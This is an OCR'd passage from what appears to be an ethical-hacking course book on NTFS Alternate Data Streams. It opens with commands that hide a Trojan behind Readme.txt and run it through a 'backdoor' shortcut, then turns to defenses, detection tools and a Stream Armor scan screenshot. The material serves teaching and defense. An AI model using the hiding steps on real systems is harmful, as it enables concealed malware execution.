
  ```
  C:\>mklink backdoor.exe Readme.txt:Trojan.exe
  ```

- **Executing the Trojan:**

  Type `C:\>backdoor` to run the Trojan that you have hidden behind Readme.txt. Here, the backdoor is the shortcut created in the previous step, which on execution installs the Trojan.

Note: Use Notepad to read the hidden file.

For example, the command `C:\>notepad sample.txt:secret.txt` creates the secret.txt stream behind the sample.txt file.



How to Defend against NTFS Streams

1. To delete NTFS streams, move the **suspected files** to the FAT partition
2. Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
3. Use programs such as **Stream Detector**, or **GMER** to detect streams
4. **Enable real-time antivirus scanning** to protect against the execution of malicious streams in the system
5. Use **up-to-date antivirus software** on the system

How to Defend against NTFS Streams

Perform the following tasks to defend against malicious NTFS streams:

- To delete hidden NTFS streams, move the suspected files to a File Allocation Table (FAT) partition.
- Use a third-party file integrity checker such as Tripwire File Integrity Manager to maintain the integrity of NTFS partition files against unauthorized ADSs.
- Use third-party utilities to show and manipulate hidden streams such as EventSentry SysAdmin Tools or adslist.exe.
- Avoid writing important or critical data to ADSs.
- Use up-to-date antivirus software on the system.
- Enable real-time antivirus scanning to protect against the execution of malicious streams in the system.
- Use file-monitoring software such as Stream Detector (*https://www.novirusthanks.org*), and GMER (*http://www.gmer.net*) to help detect the creation of additional or new data streams.
- Ensure that the firewall is configured properly to defend against any malicious data streams.
- For handling ADS, employ software with backup capabilities such as Symantec Backup Exec.
- Monitor the specific permissions needed for reading and writing the NTFS extended attributes.


Use LADS (*https://www.aldeid.com*) software as a countermeasure for NTFS streams. The latest version of lads.exe is GUI-based, and it reports the existence of ADSs. It searches for either single or multiple streams, reports the presence of ADSs, and provides the full path and length of each ADS found.

Other means include copying the cover file to a FAT partition and then moving it back to the NTFS. As FAT does not support ADSs, this technique effectively removes them from the original file.

NTFS Stream Detectors

Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system


Stream Armor - www.SecurityXploded.com
StreamArmor
Scan & Clean Malicious 'Alternate Data Streams'
Show Help
About
Stop Scan
Scan Online
Options
Export

☑ Perform complete computer scan

C:\

Now scanning: C:\Users\Admin\AppData\Local\Temp\1E58BC5F-5486-4F84-B826-17A72B0A36C2\API-MS-W

Scanned: 13617 folders, 33745 files

Elapsed time: 00 hrs 02 min 41 sec

Results: 26 total | 3 dangerous | 2 suspicious | 0 need analysis

Stream Name	Size	Stream Content Type	Threat Analysis Information	Type	File Date	Full Stream File Path
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\nbtscan.exe:Zone.Identifier
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\Bundle-20900-T
lion.txt	18 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:lion.txt
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Readme.txt:x.exe
tiger.txt	26 B	Unknown	Base file has multiple Streams	File	22-07-2019	C:\Users\Admin\myfile.txt:tiger.txt
Zone.Identifier	26 B	Text File	Known Stream File	File	21-06-2019	C:\Users\Admin\Downloads\hyena_en_x64
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readm.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\JavaSetup8u21
x.exe	30,601 B	Executable (EXE)	Executable Stream file, Right click and ...	File	22-07-2019	C:\Users\Admin\Readme.txt:x.exe
Zone.Identifier	26 B	Text File	Known Stream File	File	26-06-2019	C:\Users\Admin\Downloads\ManageEngine_
Zone.Identifier	26 B	Text File	Known Stream File	File	02-07-2019	C:\Users\Admin\Downloads\nbt_enum_offr_
Zone.Identifier	26 B	Text File	Known Stream File	File	24-06-2019	C:\Users\Admin\Downloads\Solarwinds-Oric
Zone.Identifier	26 B	Text File	Known Stream File	File	22-07-2019	C:\Users\Admin\Downloads\StreamArmor.zi
Zone.Identifier	26 B	Text File	Known Stream File	File	12-06-2019	C:\Users\Admin\Downloads\rc.exe:Zone.I
Zone.Identifier	26 B	Text File	Known Stream File	File	14-02-2011	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	22-02-2003	C:\Users\Admin\Downloads\nbt_enum_offr_
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2018	C:\Users\Admin\Downloads\Bundle-20900-T
Zone.Identifier	26 B	Text File	Known Stream File	File	10-05-2019	C:\Users\Admin\Downloads\hyena_en_x64
Zone.Identifier	26 B	Text File	Known Stream File	File	13-06-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	27-08-2016	C:\Users\Admin\Downloads\StreamArmor\S
Zone.Identifier	26 B	Text File	Known Stream File	File	01-03-2003	C:\Users\Admin\Downloads\nbt_enum_offr_

https://securityxploded.com

Stream Detector
https://www.novirusthanks.org

GMER
http://www.gmer.net

ADS Manager
https://dmitrybrant.com

ADS Scanner
https://www.pointstone.com

Streams
https://docs.microsoft.com

NTFS Stream Detectors

